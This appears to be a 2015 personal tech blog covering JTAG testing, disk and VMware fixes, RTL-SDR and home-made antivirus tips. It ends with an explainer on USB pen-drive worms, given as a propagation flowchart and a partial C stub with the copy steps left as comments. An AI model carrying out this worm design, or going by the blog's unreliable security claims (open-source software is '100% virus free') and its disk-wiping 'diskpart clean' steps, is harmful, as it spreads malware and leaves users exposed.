Sunday, 20 December 2015

UrJTAG Testing - FT2232D - Atmeg16 JTAG - Boundary Scan

I am a big fan of FTDI ..

Ok where to get the board ..
FT232B/R -> does not have mpsse support , dont buy this ..
FT2232D-> USB full speed device -> polling range 800 -1000 times per sec
FT2232H -> High speed device -> Polling range 6000 times per sec..
FT4232H -> should work like FT2232H  , haven't tested yet
FT232H -> New one I guess


Buy this   FT2232H Mini-Module 
Now where to get  ,  element14.com , Digikey.com ...may be you can buy directly from FTDI


 For Indian users can buy it from
http://shop.ngxtechnologies.com/product_info.php?products_id=30  -> 1200RS  , which is cheap & best in the market ... FT2232D


Remove c10 to c15 capacitors , which are on the high speed data lines ,,,  I guess , It is a design flaw ..( Only for NXG ARM USB JTAG)

Another one schematic is here
http://www.ethernut.de/pdf/turtelizer20c-schematic.pdf

For JTAG pin details for your chip refer the manual.. 

I have used  NXG ARM USB JTAG  &  Atmega 16 


Wire it up    TCK, TDI ,TDO,TMS  ...  RST not required ... 

Incase you encounter libusb error , just install filter driver ...  
libusb-win32-devel-filter-1.2.6.0.exe ... Restart the PC ..


BSDL file is not in the list ... So download it from atmel 


put it on the c drive ...


Now we will make the pins Set to 1 & zero ... 

Jtag>instruction EXTEST
jtag>shift IR
jtag>set signal PB(1)  out 1 
jtag>shift DR ->   Now the output will be high 
jtag>set signal PB(1) out 0 
jtag>shift DR -> Now the output will be zero


Saturday, 19 December 2015

Antivirus is for Common man , Not for programmers & Technocrats


Theoretically any antivirus should convert the object code or Machine code in to user understandable one & make a decision based on that ..

In my 15 years of computer experience I have not seen such an anti virus in my life ... Most antivirus follow manual analysis ( means they have a back end team which is working every day 24x7 classifying studying the exe executables submitted by people around the world .. and they create a virus signature database based on it .. this is the reason every antivirus need to be updated every day to keep you system safe..

I have many exe's which the antivirus report them as virus , actually they are genuine softwares , they have no malicious code in it ... you might have had the same experience ..
This was the main reason I lost my confidence on antivirus..


Thursday, 10 December 2015


Windows cannot be installed to this disk.. The selected disk is of GPT Style - Fix Windows 7/8/10

This error appears especially when you install a fresh windows OS to the System .. Or attempting to install Windows on , previously configured linux PC.


Here is the simple steps to follow..

1. Take backup of the harddisk ... No file will be leftout after you complete the below steps .. So take the backup .. We are turning back the HDD to almost factory default.

2.Close this Window & Move back to the previous window


3.Press  Fn+Shift+F10  or Shift +F10..  Now a  black screen pops up .. Enter the below commands.

4.       diskpart     - Enter 
          list             -Enter
          Select disk 0    - Enter
          clean           - Enter

5. After completion close this window ... Now you should be able to install


Thursday, 26 November 2015

VMware Player Integration Tools download

I have found, many times when attempting to download  the vmware through virual machines it never work ..

here is the direct link of the packages ..  just go there select your version ... download it ...

https://softwareupdate.vmware.com/cds/vmw-desktop/player/


For example 6.0.3 version Windows package 

https://softwareupdate.vmware.com/cds/vmw-desktop/player/6.0.3/1895310/windows/packages/

How to Protect your PC from virus - Simple Tips

I never use Antivirus , Speedup tools etc Why ?


There are some secrets, which I have been using for years , system Admins will never tell  you about  this.. Here is the technique I follow.


1. Rule One:  Startup is evil 


Location a:


 Type "Msconfig" in the run box  (I use Win 7)

or Start ->  Accessories -> Run 


In the "startup Tap "  , Just untick them one by one .. Windows services never use this place for starting the OS file , so dont show any mercy ..  If you feel it is trusted application & need to be started automatically every time you login , then leave it..


Location b:  Startup Menu /Folder 

Go to  Start -> Startup, You can see the exe files ..


Just right click & delete it .. 

Actual path is 

C:\Users\username\AppData\Roaming\Microsoft\Window s\Start Menu\Programs\Startup

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

Remember this path is hidden , to open up , use the "folder option " (  explained below )

Delete the suspicious program ( Even you can delete all , Windows never use this place to keep OS files )


2. Rule 2 :  Find the history of  the bitch, before kissing 


How you are getting virus to your system ?   Either through Pendrive or File download 

When ever you connect “pen drive” verify the files  .  Don’t show any mercy on untrusted “exe”  files .. just delete it ..  


while Inserting pendrive watchout  for 

    a. Hidden files 
    b. Hidden extension (.exe)
   c. Hidden System files 

In the file explorer window click  "Organize "   , for  XP users  Tools -> Folder Option


Select " Show hidden files"  & uncheck the below 2 check box..

Now Windows will show all the files ...    ( Caution : Do not delete system files , specially in the OS directory , just restrict to pen drive files.  Once done reverse the folder options )

Don’t be afraid to  connect virus affected pen drives to your system . Just manually verify the files .. some exe files look like folder … So Do not click on anything , unless you are sure about the files...

Wait I will put a virus on my pen drive & show you 


You have deleted those files ?  Done ?   Empty the recycle bin tooo..

Once done ,Revert back the "Folder option "


While Downloading from Internet 

1. Make sure you are downloading from authorized site  , Check the site "About Us "  Contact details 
    everything .. A genuine company do not put Virus on your computer 

2.In case it is "Open source " download it , no issue ... If they are providing source code , it will be 100% virus free ...  In case any issues , you can go through the code & compile it yourself  ..

3.Read forums , review  & see what others are saying about it. (take risk)

4. double Click the file, windows will give you " Security warning"


If the publisher is Unknown , be careful while installing ..   Remember there are many genuine software maker who dont buy certificates ,  so follow the first three rules .. "From Where you are downloading? , is it open source? , reviews?"

5. It could be virus but I want to Install it at any cost ... I have no option 

Go to Install Vmware Player /Workstation , In that Install Virtual XP , Win 7 , Win 8 , Win 10 
Run the application on that OS , See the response .., If everything goes well no issue ..
Otherwise delete the virtual OS ... Simple ...

Wednesday, 25 November 2015

RTL SDR - AM Radio


Recently I brought RTL SDR from china

http://www.aliexpress.com/item/Free-Shipping-Quality-USB-2-0-Digital-DVB-T-SDR-DAB-FM-HDTV-Tuner-Receiver-RTL2832U/32410728890.html


It works 24 – 1766 MHz range ..

What we can do with this device?

1.FM reception 88-108MHz

2.Air traffic Control -  118–136.975 MHz  , To know the near by Airport frequency just  Google it . 
   For India-  the list of frequencies are , Give a try :)
      http://ivao.in/resources/atc-frequencies-list/

3.AM , Short wave , HAM Radio comes under the range 0-30MHz which is not in the range of this device ..


Up-Converters 

Up-converters are available which is bit costly ,  Better to make our own device. 
There is one Upconverter which is very impressive & components are readily available in Element14 /aliexpress


Before that, I want to try once direct sampling method 
Normally people use transformer balun to get balanced RF input .. I haven't used that just soldered one pin . 


Soldered 


Now close the cape 


Connect to PC- add 1 Meter wire ..


Its Show time 


Saturday, 7 November 2015

How a pen drive virus works?

Have you ever been affected by pen drive virus ?

Did you ever notice that all your folders are replaced with "folder imaged" exe?.


How it works?

It is build on top of Two components 

1. Payload section -> can be a key logger , data mining stuffs ,pots 

2. Pen drive distribution


Here is the flow chart 

                               Virus running(on startup)                                                         
                                                 |                            
             check whether a pen drive connected or not                                                          
                                                |                         
            check it is infected or not( why wasting cpu?)                                                 
                                                |                        
      Ensure that our virus is named after all the folders                         
 if there is a folder named "photos" create our virus in the
 name of "photos.exe"    
                                                |            
now pen drive removed &  user is connecting it to other PC ... 
    looking for photos folder  fk .. no files                                                         
                                                |         
 Our Virus is running on the background ->
 Install the virus (just copy the exe to a secret folder ), 
make the registry entry to start virus whenevery pc boots ..                                                  
                                                |                                                    
                                             done
            

Only Distribution - for  Keylogger pls refer the previous post 

CALLBACK TimerProc(HWND hwnd, UINT uMsg, unsigned int idEvent, DWORD dwTime)
{


int a  =GetLogicalDrives();

for (int i=0;i<12;i++) // 12 drives ,more than enough man
{
bit= (a>>i)&0x1;
if (bit)
{
switch(i)
{
case 0:
    continue;
break;
case 1:
strcpy(Str,"B:\\");
break;
case 2:
strcpy(Str,"C:\\");
break;
case 3:
strcpy(Str,"D:\\");
break;
case 4:
strcpy(Str,"E:\\");
break;
case 5:
strcpy(Str,"F:\\");
break;
case 6:
strcpy(Str,"G:\\");
break;
case 7:
strcpy(Str,"H:\\");
break;
case 8:
strcpy(Str,"I:\\");
break;
case 9:
// Str="J:\\";
strcpy(Str,"J:\\");
break;
case 10:
// Str="K:\\";
strcpy(Str,"K:\\");
break;
case 11:
strcpy(Str,"L:\\");
break;
}

}
    if (GetDriveType(Str)== DRIVE_REMOVABLE)   //  Me pendrive <- feed me
{
               // make a self copy
              // delete the folders 
        }

}